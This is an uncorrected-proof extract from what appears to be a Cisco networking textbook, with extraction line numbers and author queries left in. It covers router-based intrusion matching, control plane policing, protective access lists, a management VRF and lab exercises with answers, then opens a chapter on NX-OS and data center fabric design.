453 they need to focus more on security or connectivity. The user-created policy option allows you to create a
454 policy based on one of the Cisco-provided templates but add your own custom rule or remove default rules.

455 In addition to intrusion protection, firewalls are in a good position for network detection. They see all
456 the data leaving the network and can forward data similar to NetFlow to the monitoring appliance. This
457 allows you to see every host and application that is transiting the firewall. Figure 18-12 shows an overview
458 dashboard of the network. Much like other monitoring tools, you can drill down into elements in the
459 dashboard to get more information.




Figure 18-12. Firepower network dashboard

Another possible intrusion detection sensor is a router itself. However, using a router as an intrusion detection system is usually a poor design choice, due to the resource utilization required for intrusion detection. For the purposes of our example, you will use a router like a sensor. In this example, you are using Network-Based Application Recognition (NBAR) to match patterns. NBAR is a tool for QoS, but QoS policies can be used to thwart intrusion attempt.

In this example, you are looking for web traffic coming from 10.0.0.0/24 with a packet size of 1000 bytes. If you explore the options for matching protocols, you can see that there are many more options:

```
! Match the source IP address
Router1(config)#ip access-list standard FROM_10_0_0_0
Router1(config-std-nacl)#permit 10.0.0.0 0.0.0.255
Router1(config-std-nacl)#exit
```

```
Router1(config)#class-map match-all BAD_HTTP
! Match the predefined access list.
Router1(config-cmap)#match access-group name FROM_10_0_0_0
Router1(config-cmap)#match protocol http
Router1(config-cmap)#match packet length min 1000 max 1000
Router1(config-cmap)#exit
```

```
! Now we need to do something with the class map
! We could rate limit matches, set the DSCP, or drop them
! In this example, we are dropping the matches
Router1(config)#policy-map DROP_BAD
Router1(config-pmap)#class BAD_HTTP
Router1(config-pmap-c)#drop
Router1(config-pmap-c)#exit
```

```

484 ! Allow everything else in default class
485 Router1(config-pmap)#class class-default
486 Router1(config-pmap-c)#exit
487 Router1(config-pmap)#exit

488 ! Now we need to bind it to an interface or the control plane
489 Router1(config)#interface Ethernet 0/0
490 Router1(config-if)#service-policy input DROP_BAD

```

491 Some platforms also support Flexible Packet Matching (FPM). FPM allows you to search for regular
 492 expression anywhere in the packet. It also allows you to constrain where it can match. FPM gives a router the
 493 flexibility to write complex rules, but remember that it comes at the cost of performance. FPM is configured
 494 in class-maps, and it can be combined with other techniques, such as protocol and access list matches.

495 Management and Design of Management Data

496 An issue with remotely monitoring systems is the flow of data for management. Some network devices
 497 have a designated port for out-of-band management, but many forward monitoring and management
 498 information over the data path. This can lead to security issues and bandwidth issues.

499 When designing the flow of management data, it is best to really look at your requirements and your
 500 resources. The approach of logging everything and then sorting through it later can provide the best forensic
 501 capabilities. If you don't have the bandwidth or storage space to support it, then you need to decide what
 502 you really need to log or trap. In the case of SNMP pulls from a NMS, it is common to pull a device every
 503 5 minutes for health and status. If that is causing too much of a burden on the devices and network, you
 504 should look at increasing the interval span.

505 A decent general rule for logging is to log the information that proves most useful. Think about the case AU4
 506 of an edge switch that services user desktops. Do you really need to know every time a desktop port goes up
 507 or down or whether information about the uplink is enough? On a distribution device, if you were limited
 508 to either logging EIGRP neighbor changes or port state changes, which would you pick? Assuming all the
 509 important ports have EIGRP neighbors, the EIGRP message would provide the most information.

510 If you aren't able to design an architecture for management and monitoring that ensures that
 511 bandwidth demands don't exceed the availability, you can use shaping and policing to restrict management
 512 flows. In addition to shaping, some protocols, such as EIGRP, have built-in controls to limit bandwidth
 513 utilization.

514 Two ways to throttle management and control plane traffic are with control plane policing (CoPP) and
 515 through service policies bound to an interface. Policing the control plane is useful for data destined to the
 516 network device. Policies on an interface are good for traffic transiting the device.

517 Let's look at an example of CoPP. In this example, you drop any packets destined to the Telnet port. You
 518 limit ICMP to 8000 bps. You police 1,000,000 bps to routing protocols, but you transmit even when it exceeds
 519 the threshold. You limit all other control plane traffic to 16000 bps:

```

520 ! Create required access lists
521 Router1(config)#ip access-list extended TELNET
522 Router1(config-ext-nacl)#permit tcp any eq telnet any
523 Router1(config-ext-nacl)#permit tcp any any eq telnet
524 Router1(config-ext-nacl)#exit
525 Router1(config)#ip access-list extended ICMP
526 Router1(config-ext-nacl)#permit icmp any any
527 Router1(config-ext-nacl)#exit
528 Router1(config)#ip access-list extended ROUTING

```

```

Router1(config-ext-nacl)#permit eigrp any any          529
Router1(config-ext-nacl)#permit tcp any any eq bgp    530
Router1(config-ext-nacl)#permit tcp any eq bgp any    531
Router1(config-ext-nacl)#exit                          532
! Create class maps                                    533
Router1(config)#class-map TELNET                      534
Router1(config-cmap)#match access-group name TELNET   535
Router1(config-cmap)#exit                             536
Router1(config)#class-map ICMP                       537
Router1(config-cmap)#match access-group name ICMP     538
Router1(config-cmap)#exit                             539
Router1(config)#class-map ROUTING                    540
Router1(config-cmap)#match access-group name ROUTING  541
Router1(config-cmap)#exit                             542
Router1(config)#                                      543

! Create policy maps                                  544
Router1(config)#policy-map COPP                      545
Router1(config-pmap)#class TELNET                    546
Router1(config-pmap-c)#drop                          547
Router1(config-pmap-c)#exit                          548
Router1(config-pmap)#class ICMP                      549
Router1(config-pmap-c)#police 8000 conform-action transmit exceed-action drop 550
Router1(config-pmap-c-police)#exit                   551
Router1(config-pmap-c)#exit                          552
Router1(config-pmap)#class ROUTING                   553
Router1(config-pmap-c)# police 1000000 conform-action transmit exceed-action transmit 554
Router1(config-pmap-c-police)#exit                   555
Router1(config-pmap-c)#exit                          556
Router1(config-pmap)#class class-default             557
Router1(config-pmap-c)#police 16000 conform-action transmit exceed-action drop 558
Router1(config-pmap-c-police)#exit                   559
Router1(config-pmap-c)#exit                          560
Router1(config-pmap)#exit                            561

! Now we need to bind the polict map to the control plane 562
Router1(config)#control-plane                        563
Router1(config-cp)#service-policy input COPP         564
Router1(config-cp)#exit                              565
Router1(config)#                                     566
*Jun  7 14:14:12.183: %CP-5-FEATURE: Control-plane Policing feature enabled on Control plane 567
aggregate path                                     568

    For traffic leaving the router, here is an example of traffic shaping. You use the same class-maps, but 569
    create a new policy-map:                          570

Router1(config)#policy-map SHAPER                    571
Router1(config-pmap)#class ICMP                      572
! This will match all ICMP going through the router since the access list specifies any 573
source and any destination                          574
Router1(config-pmap-c)#shape average 8000           575

```

```

576 Router1(config-pmap-c)#class ROUTING
577 Router1(config-pmap-c)#shape average 1000000
578 Router1(config-pmap-c)#class class-default
579 ! This is all unmarked traffic on the interface.
580 ! We should give it the rest of the bandwidth
581 Router1(config-pmap-c)#bandwidth remaining percent 100
582 Router1(config-pmap-c)#interface Eth0/0
583 Router1(config-if)#service-policy output SHAPER

```

584 Access lists on interfaces are useful for securing flows to and through a network device. One thing you
585 must keep in mind is that the default behavior of an access list is to deny anything that isn't explicitly permitted.
586 If you are trying to secure traffic to a router, you should specify the traffic to the router that should be permitted,
587 deny all other traffic destined to an interface on the router, and then explicitly permit all transit traffic. If you
588 don't specifically permit the transit traffic, it will be denied by the implicit deny at the end of the access list.
589 It is also essential to fully understand which flows are going to the router. If you are uncertain, you can log
590 denies, but that should be a temporary measure. You also need to remember that a router may have multiple
591 interfaces, including loopback interfaces, which may need to be included in an access list. In the following
592 example, you permit protocols that should be allowed to the router using any destination, and then you
593 explicitly deny the addresses on the router for everything else. In reality, this access list is too permissive, and
594 you would need to ascertain more detailed source and destination information before making the access list:

```

595 ! Set up an object group for the local addresses
596 Router1(config)#object-group network LOCAL_IP
597 Router1(config-network-group)#host 1.1.1.1
598 Router1(config-network-group)#host 192.168.12.1
599 Router1(config-network-group)#host 192.168.13.1
600 Router1(config-network-group)#exit
601 Router1(config)#ip access-list extended PROTECT_ME
602 Router1(config-ext-nacl)#permit icmp any any
603 Router1(config-ext-nacl)#permit eigrp any any
604 Router1(config-ext-nacl)#permit ospf any any
605 Router1(config-ext-nacl)#permit tcp any eq bgp any
606 Router1(config-ext-nacl)#permit tcp any any eq bgp
607 Router1(config-ext-nacl)#permit pim any any
608 Router1(config-ext-nacl)#permit igmp any any
609 Router1(config-ext-nacl)#permit tcp any any eq 22
610 Router1(config-ext-nacl)#permit tcp any eq 22 any
611 Router1(config-ext-nacl)#permit udp any any eq syslog
612 Router1(config-ext-nacl)#permit udp any any eq snmptrap
613 Router1(config-ext-nacl)#permit udp any any eq snmp
614 Router1(config-ext-nacl)#permit udp any eq snmp any
615 ! Now deny everything else to the router
616 Router1(config-ext-nacl)#deny ip any object-group LOCAL_IP
617 ! Now permit everything else
618 Router1(config-ext-nacl)#permit ip any any
619 Router1(config-ext-nacl)#exit

```

```

620 ! Bind to the access list to an interface
621 Router1(config)#interface ethernet 0/0
622 Router1(config-if)#ip access-group PROTECT_ME in
623 Router1(config-if)#ip access-group PROTECT_ME out

```


To even further protect the management plane, you can use virtual routing and forwarding (VRF). VRF is discussed further in Chapter 23 with MPLS, but for now you just need to understand that it creates a separation in the routing and forwarding tables. When you create a VRF on a router, interfaces are isolated from those in other VRFs or in the default routing table:

```
Router1(config)#vrf definition MANAGEMENT
Router1(config-vrf)#rd 1:1
Router2(config-vrf)# address-family ipv4
Router1(config-vrf-af)#int loopback0
Router1(config-if)#vrf forwarding MANAGEMENT
% Interface Loopback0 IPv4 disabled and address(es) removed due to disabling VRF MANAGEMENT
Router1(config-if)#ip add 1.1.1.1 255.255.255.255
Router1(config-if)#exit
Router1(config)#exit
```

Notice that the connected interface Loopback0 isn't showing up in the global address table. You need to specify the VRF to see its routing table:

```
Router1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override

Gateway of last resort is not set

   192.168.12.0/24 is variably subnetted, 2 subnets, 2 masks
C       192.168.12.0/24 is directly connected, Ethernet0/0
L       192.168.12.1/32 is directly connected, Ethernet0/0
Router1#
Router1#show ip route vrf MANAGEMENT
```

```
Routing Table: MANAGEMENT
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override
```

```

665 Gateway of last resort is not set
666           1.0.0.0/32 is subnetted, 1 subnets
667 C           1.1.1.1 is directly connected, Loopback0
668 Router1#

```

By simply defining a VRF, you have only succeeded at isolating an interface. To be useful, you need to connect the VRF to other routers. You can do this either through VRF-lite or with MPLS. In this example, you configure a VLAN subinterface as a member of the MANAGEMENT VRF. By doing this on all routers in the network, you can create a management network with a separate address space and routing tables. Then you can safely block anything except transit traffic on the data plane routing interfaces:

```

674 Router1(config-if)#int eth0/0.10
675 Router1(config-subif)#encapsulation dot1Q 10
676 Router1(config-subif)#vrf forwarding MANAGEMENT
677 Router1(config-subif)#ip add 10.0.0.1 255.255.255.0
678 ! Using different OSPF process as non-VRF interface
679 Router1(config-subif)#ip ospf 2 area 0

```

Exercises

For the exercises in this chapter, you will use two routers, configured as shown in Figure 18-13. Before starting on the first exercise, configure the loopback interfaces and the Ethernet interfaces. Configure EIGRP in named mode and verify that each router has an EIGRP route to the other router's loopback.

this figure will be printed in b/w




Figure 18-13. Chapter exercises

Syslog

Configure Syslog on Router1 to send logging messages to 10.2.2.2. Use the default protocol, but add a zero to the end of the default destination port. Use the loopback interface as the source for syslog messages. Configure Syslog to only log messages with a severity of “informational” or higher.

Configure EIGRP to log neighbor changes.

Verify logging with debug. Shut down Ethernet0/0 on Router2, and then reenable it after EIGRP goes down. This should cause an EIGRP neighbor relationship message. You will not actually have a syslog server. You are only verifying that the router attempted to generate a syslog message.

SNMP 692

Configure Router1 to send SNMP traps to 192.168.12.2. Use SNMPv3 with username *Apress* and authentication password *Password*. Set authentication, but not privacy for the SNMP traps. Enable traps only for EIGRP. Source traps from Loopback0. 693
694
695

Verify the task by causing the EIGRP neighbor relationship to break and then reestablish while you are debugging SNMP packets. 696
697

Service Policy 698

Create a policy to protect the control plane of Router1. Allow SSH with a rate limit of 16000 bps. Allow EIGRP to use 8000 bps. Drop all other traffic on the control plane. 699
700

Verify that EIGRP routing is still working, but that ICMP fails from Router2 to Router1. 701

Exercise Answers 702

The solution to the exercises is provided in this section. Where applicable, the configuration is provided with explanation. 703
704

Initial Configuration 705

Before starting the lab exercises, you need to set up the basic network. The following configuration snippets provide one solution for the initial configuration of the routers. 706
707

Router1 708

```
interface Loopback0 709
 ip address 10.1.1.1 255.255.255.255 710
interface Ethernet0/0 711
 ip address 192.168.12.1 255.255.255.0 712
router eigrp Apress 713
! 714
 address-family ipv4 unicast autonomous-system 100 715
! 716
 topology base 717
 exit-af-topology 718
 network 0.0.0.0 719
 exit-address-family 720
```

Router2 721

```
interface Loopback0 722
 ip address 10.2.2.2 255.255.255.255 723
interface Ethernet0/0 724
 ip address 192.168.12.2 255.255.255.0 725
```

```

726 router eigrp Apress
727 !
728 address-family ipv4 unicast autonomous-system 100
729 !
730 topology base
731 exit-af-topology
732 network 0.0.0.0
733 exit-address-family

```

734 Syslog

735 This exercise asked to send syslog messages using the default protocol, but change the default port by
 736 appending a zero to the port number. That would make the destination port UDP 5140:

```

737 Router1(config)#logging host 10.2.2.2 transport udp port 5140
738 Router1(config)#logging source-interface Loopback 0
739 Router1(config)#logging trap informational

```

```

740 Router1(config)#router eigrp Apress
741 Router1(config-router)#address-family ipv4 unicast autonomous-system 100
742 Router1(config-router-af)#eigrp log-neighbor-changes

```

743 To verify logging using debug, let's define an access list and then debug packets against that list:

```

744 Router1(config)#access-list 100 permit udp any any eq 5140
745 Router1(config)#end
746 Router1#debug ip packet 100 detail

```

747 Now shut down Eth0/0 on Router2. Once you see that EIGRP went down, reenale the interface and
 748 observe the result on Router1:

```

749 Router2(config)#int eth0/0
750 Router2(config-if)#shut
751 Router2(config-if)#no shut

```

752 On Router1, you can see that it attempted to send a syslog message to the destination:

```

753 Router1#
754 *Jun 7 19:55:36.313: %DUAL-5-NBRCHANGE: EIGRP-IPv4 100: Neighbor 192.168.12.2 (Ethernet0/0)
755 is up: new adjacency
756 *Jun 7 19:55:37.388: IP: s=10.1.1.1 (local), d=10.2.2.2, len 150, local feature
757 *Jun 7 19:55:37.388: UDP src=52019, dst=5140, Logical MN local(14), rtype 0, forus
758 FALSE, sendself FALSE, mtu 0, fwdchk FALSE
759 *Jun 7 19:55:37.388: FIBipv4-packet-proc: route packet from (local) src 10.1.1.1 dst
760 10.2.2.2
761 *Jun 7 19:55:37.389: FIBfwd-proc: Default:0.0.0.0/0 process level forwarding
762 *Jun 7 19:55:37.389: FIBfwd-proc: depth 0 first_idx 0 paths 1 long 0(0)
763 *Jun 7 19:55:37.389: FIBfwd-proc: try path 0 (of 1) v4-sp first short ext 0(-1)
764 *Jun 7 19:55:37.389: FIBfwd-proc: v4-sp valid
765 *Jun 7 19:55:37.389: FIBfwd-proc: no nh type 8 - deag

```

```

Router1# 766
*Jun 7 19:55:37.389: FIBfwd-proc: ip_pak_table 0 ip_nh_table 65535 if none nh none deag 1 767
chg_if 0 via fib 0 path type special prefix 768
*Jun 7 19:55:37.389: FIBfwd-proc: Default:0.0.0.0/0 not enough info to forward via fib 769
(none none) 770
*Jun 7 19:55:37.389: FIBipv4-packet-proc: packet routing failed 771
*Jun 7 19:55:37.389: IP: s=10.1.1.1 (local), d=10.2.2.2, len 150, unroutable 772
*Jun 7 19:55:37.389: UDP src=52019, dst=5140 773
Router1# 774

```

Now disable debugging: 775

```

Router1#undebg all 776
All possible debugging has been turned off 777

```

SNMP 778

The task for this exercise is to configure SNMPv3 with a destination of 192.168.12.2. The following snippets show the configuration and verification required for this task: 779 780

```

Router1(config)#snmp-server group ApressGroup v3 auth 781
Router1(config)#snmp-server user Apress ApressGroup v3 auth sha Password 782
Router1(config)#snmp-server host 192.168.12.2 version 3 auth Apress 783
Router1(config)#snmp-server enable traps eigrp 784
Router1(config)#snmp-server trap-source Loopback0 785
Router1(config)#exit 786

```

```

Router1#debug snmp packets 787
SNMP packet debugging is on 788

```

```

Router2(config)#int eth0/0 789
Router2(config-if)#shut 790
Router2(config-if)#no shut 791

```

Now, you look at the SNMP messages sent by Router1: 792

```

Router1# 793
sysUpTime.0 = 271350 794
snmpTrapOID.0 = cEigrpNbrDownEvent 795
cEigrpPeerAddr.0.100.0 = 192.168.12.2 796
cEigrpPeerAddrType.0.100.0 = 1 797
*Jun 7 20:12:44.608: SNMP: Packet sent via UDP to 192.168.12.2 798
Router1# 799

```

Service Policy 800

This is a straightforward yet unrealistic policy. First, you define the classes: 801

```

Router1(config)#ip access-list extended SSH 802
Router1(config-ext-nacl)#permit tcp any any eq 22 803
Router1(config-ext-nacl)#class-map SSH 804

```

```

805 ! You could also match on protocol instead of by an access list, but the access list is less
806 processor intensive.
807 Router1(config-cmap)#match access-group name SSH
808 Router1(config-cmap)#ip access-list extended EIGRP
809 Router1(config-ext-nacl)#permit eigrp any any
810 Router1(config-ext-nacl)#class-map EIGRP
811 Router1(config-cmap)#match access-group name EIGRP
812 Router1(config-cmap)#exit
813 Router1(config)#class-map Rubbish
814 Router1(config-cmap)#match not access-group name SSH
815 Router1(config-cmap)#match not access-group name EIGRP

```

816 Next, you set the policy:

```

817 Router1(config-cmap)#policy-map COPP
818 Router1(config-pmap)#class SSH
819 Router1(config-pmap-c)#police 16000
820 Router1(config-pmap-c-police)#class EIGRP
821 Router1(config-pmap-c)#police 8000
822 Router1(config-pmap)#class Rubbish
823 Router1(config-pmap-c)#drop

```

824 Finally, you bind the policy to the control plane:

```

825 Router1(config-pmap-c)#control-plane
826 Router1(config-cp)#service-policy output COPP

```

827 Now, let's verify from Router2. You can see that ping doesn't work, but EIGRP is still up:

```

828 Router2#ping 192.168.12.1
829 Type escape sequence to abort.
830 Sending 5, 100-byte ICMP Echos to 192.168.12.1, timeout is 2 seconds:
831 .....
832 Success rate is 0 percent (0/5)

833 Router2#show ip eigrp neighbors
834 EIGRP-IPv4 VR(Apress) Address-Family Neighbors for AS(100)
835 H   Address                Interface           Hold Uptime      SRTT   RTO  Q  Seq
836                               (sec)            (ms)              Cnt  Num
837 0 192.168.12.1             Et0/0              13 00:16:08      9    100 0 18
838 Router2#

```

839 Summary

840 This chapter revisited the management plane, with an emphasis on tools and best practices. The
841 purpose was to introduce you to a selection of tools that are either freely available or have a robust free
842 demonstration version. Some best practices for securing and limiting the management and control planes
843 were also covered.

Author Queries

Chapter No.: 18 0005078438

Queries	Details Required	Author's Response
AU1	Please check if edit to sentence starting "Splunk can find patterns..." is okay.	
AU2	Please check if "Prime Infrastructure add device interface" is okay as edited.	
AU3	Please provide citation for "Figure 18-7" in the text.	
AU4	Please check if edit to sentence starting "A decent general rule..." is okay.	

Uncorrected Proof



Data Center and NX-OS

This chapter discusses the next-generation operation system relied upon in many data centers worldwide. The operating system is called NX-OS; it is used in Cisco Nexus switches. NX-OS is similar to Cisco IOS, but different enough to frustrate regular users of Cisco IOS. Some of the commands are the same, but others are entirely different. This chapter covers these differences and many of the concepts already covered for IOS, including VLANs, VTP, EIGRP, OSPF, BGP, port channels, port profiles, Fabric Extenders (FEXs), Hot Standby Redundancy Protocols (HSRPs), virtual device context (VDC), virtual port channels (vPCs), and VRF-lite (virtual routing and forwarding).

Fabric Design

Data center designs differ slightly from campus network designs. Campus networks are typically designed with the goal of getting data from the desktop computers to the campus edge. Data centers still include this component, but they are also extremely concerned with traffic internal to them. Many services involve significant East-West traffic between the servers before heading North to the user.

A few design criteria that are often seen in the data center are

- Redundancy to the servers
- Deterministic delay within the data center
- High intra-data center throughput

Redundancy to the servers is achieved through the deployment of access layer switch pairs with port channels to the servers. If using Catalyst 6800 series switches in the data center, you would use a Virtual Switch System (VSS). A VSS makes a pair of switches appear as a single switch. If you are using Nexus switches, you will use virtual port channels (vPCs). The Nexus switches are managed individually and maintain distinct control planes, but they coordinate to provide a port channel to downstream devices that appears as if it connects to a single switch.

The deterministic delay requirement is met through the spine and leaf design. All compute resources are attached to leaf switches. The leaf switches uplink to each spine switch. Any traffic that needs to leave the switch will go up to one spine and back down to another leaf. There shouldn't be any paths that require more than one spine hop.

High intra-data center throughput is achieved by using switches with a high density of 10 Gbps ports for server traffic and enough 40 or 100 Gbps uplink ports to provide minimal oversubscription. Oversubscription is the ratio of total access port capabilities with the uplink throughput capabilities. The oversubscription design depends on the traffic flows of the data center. A ratio of 6:1 within the data center and much higher out the edge is not uncommon.

NX-OS

34

35 NX-OS is a Linux-based operating system (OS). It is made efficient in that when Nexus is booted, the OS
 36 does not load unnecessary features. For instance, if you want to configure TACACS, you need to enable this
 37 feature using the feature command. This means the device runs faster because there is no unnecessary
 38 code being run. The following output shows the different features that have to be enabled in Nexus to use
 39 them:

```

40 Nexus(config)# feature ?
41  bfd                Bfd
42  bgp                 Enable/Disable Border Gateway Protocol (BGP)
43  cts                 Enable/Disable CTS
44  dhcp                Enable/Disable DHCP Snooping
45  dot1x               Enable/Disable dot1x
46  eigrp               Enable/Disable Enhanced Interior Gateway Routing Protocol
47                    (EIGRP)
48  eou                 Enable/Disables feature l2nac(eou)
49  fip-snooping        Enable/Disable fip-snooping(FCoE Initializtion Protocol)
50  glbp                Enable/Disable Gateway Load Balancing Protocol (GLBP)
51  hsrp                Enable/Disable Hot Standby Router Protocol (HSRP)
52  interface-vlan      Enable/Disable interface vlan
53  isis                Enable/Disable IS-IS Unicast Routing Protocol (IS-IS)
54  lacp                Enable/Disable LACP
55  ldap                Enable/Disable ldap
56  lldp                Enable/Disable LLDP
57  msdp                Enable/Disable Multicast Source Discovery Protocol (MSDP)
58  netflow             Enable/Disable NetFlow
59  ospf                Enable/Disable Open Shortest Path First Protocol (OSPF)
60  ospfv3              Enable/Disable Open Shortest Path First Version 3 Protocol
61                    (OSPFv3)
62  otv                 Enable/Disable Overlay Transport Virtualization (OTV)
63  pbr                 Enable/Disable Policy Based Routing(PBR)
64  pim                 Enable/Disable Protocol Independent Multicast (PIM)
65  pim6                Enable/Disable Protocol Independent Multicast (PIM) for IPv6
66  port-security       Enable/Disable port-security
67  private-vlan        Enable/Disable private-vlan
68  privilege            Enable/Disable IOS type privilege level support
69  rip                 Enable/Disable Routing Information Protocol (RIP)
70  scheduler           Enable/Disable scheduler
71  scp-server          Enable/Disable SCP server
72  sftp-server         Enable/Disable SFTP server
73  ssh                 Enable/Disable ssh
74  tacacs+             Enable/Disable tacacs+
75  telnet              Enable/Disable telnet
76  tunnel              Enable/Disable Tunnel Manager
77  udld                Enable/Disable UDLD
78  vpc                 Enable/Disable VPC (Virtual Port Channel)
79  vrrp                Enable/Disable Virtual Router Redundancy Protocol (VRRP)
80  vtp                 Enable/Disable VTP
81  wccp                Enable/Disable Web Cache Communication Protocol (WCCP)

```

Very few features are enabled by default. Some of the default features are basic switching and the ability to convert a port to a routed port. None of the routing protocols are enabled by default. The ability to create a switched virtual interface isn't even enabled by default. Until you enable a feature, the commands don't appear at all.

```
Nexus(config)# int vlan 10
      ^
Invalid interface format at '^' marker.
Nexus(config)# feature interface-vlan
Nexus(config)# int vlan 10
Nexus(config-if)# sh feature | include enabled
interface-vlan      1      enabled
sshServer           1      enabled
Nexus(config-if)#
```

The `interface range` command is also no longer recognized in Nexus. Instead, you type the starting interface, followed by a dash and the last interface of the range, as shown here:

```
Nexus(config)# int e2/1 -5
Nexus(config-if-range)#
```

We all like to use the `write memory` command to save the configuration, but this command is not valid in NX-OS. Instead, you must use the `copy running-config startup-config` command:

```
Nexus# copy running-config startup-config
[#####] 100%
Copy complete, now saving to disk (please wait)...
```

The `show ip interface brief` command is a favorite command to use in IOS, but this command is not the same in NX-OS. The `show interface brief` command is used instead:

```
Nexus# show interface brief
```

Port	VRF	Status	IP Address	Speed	MTU
mgmt0	--	up	192.168.1.101	--	1500

Ethernet Interface #	VLAN	Type	Mode	Status	Reason	Speed	Port	Ch
Eth2/1	--	eth	routed	down	Administratively down	auto(D)	--	
Eth2/2	--	eth	routed	down	Administratively down	auto(D)	--	
Eth2/3	--	eth	routed	down	Administratively down	auto(D)	--	
Eth2/4	--	eth	routed	down	Administratively down	auto(D)	--	
Eth2/5	--	eth	routed	down	Administratively down	auto(D)	--	
Eth2/6	--	eth	routed	down	Administratively down	auto(D)	--	

```

122 Eth2/7      --      eth  routed down  Administratively down  auto(D)  --
123 Eth2/8      --      eth  routed down  Administratively down  auto(D)  --
124 Eth2/9      --      eth  routed down  Administratively down  auto(D)  --

```

125 The command `show arp` has also been changed. Now you use `show ip arp` for basic ARP information.
 126 You can also use `show tech-support arp` for detailed ARP information about the switch:

```

127 Switch1# show ip arp

128 Flags: * - Adjacencies learnt on non-active FHRP router
129        + - Adjacencies synced via CFSOE
130        # - Adjacencies Throttled for Glean
131        D - Static Adjacencies attached to down interface

```

```

132 IP ARP Table for context default
133 Total number of entries: 1
134 Address      Age      MAC Address  Interface
135 192.168.1.2  00:00:21 fa16.3e2c.b807 Vlan100
136 Switch1#

```

137 Another interesting difference is that Nexus recognizes the slash for IP addresses, which helps those
 138 who have trouble subnetting or determining the subnet mask:

```

139 Nexus(config)# int e2/1
140 Nexus(config-if)# ip address 192.168.2.1/28
141 Nexus(config-if)# exit
142 Nexus(config)# ip route 192.168.3.0/24 192.168.2.1

```

143 NX-OSv

144 Cisco provides two virtual Nexus options. One option is the Nexus 7000 simulator, Titanium. Titanium is
 145 not a production switch and does not fully support every feature in a Nexus 7000. It is meant to be used
 146 for training and lab purposes. It has been end of development for several years, but it is still widely in use.
 147 Several features were never implemented, but still have some of the commands. If you receive errors about
 148 stub libraries, you didn't do anything wrong. The feature just isn't there.

```

149 Nexus(config)# feature port-security

150 Stub Library could not be opened
151 *** libeth_port_sec.so: cannot open shared object file: No such file or directory ***
152 Nexus(config)#

```

153 The other option is the NX-OSv, virtual Nexus 9000. This is a virtual production switch. It can support
 154 all the features of a Nexus 9000 that make sense to virtualize. When learning Nexus, you may want to use
 155 Titanium over NX-OSv so you can test features such as VDC. We will discuss that feature in detail later.
 156 Titanium also requires fewer resources than NX-OSv.

157 When you attempt to access many features on Titanium, you will get an error that the license grace-
 158 period isn't activated. This can be fixed with a simple command. The Nexus 9000 series does not have this
 159 issue. It will simply warn you that you are using an unlicensed feature:`Nexus(config)# license grace-period`

VLAN 160

VLAN configuration in Nexus is the same as it is in Cisco IOS. An example configuration is provided next. 161

Configuring a Non-routed VLAN 162

Create VLAN 100 and name it as follows: 163

```
Nexus(config)# vlan 100 164
```

```
Nexus(config-vlan)# name Apress_HR_Users 165
```

A group of VLANs can be created at one time: 166

```
Nexus(config-vlan)# vlan 2-20 167
```

Now you create a switchport and trunk port similar to how you completed this task in IOS to associate VLAN 100 with. 168
169

The following is the switchport configuration: 170

```
Nexus(config-if)# int e2/2 171
```

```
Nexus(config-if)# switchport 172
```

```
Nexus(config-if)# switchport access vlan 100 173
```

This is the trunk configuration: 174

```
Nexus(config-if)# int e2/2 175
```

```
Nexus(config-if)# switchport mode trunk 176
```

```
Nexus(config-if)# switchport trunk allowed vlan 100 177
```

Configuring a VLAN As a Routed Switched Virtual Interface (SVI) 178

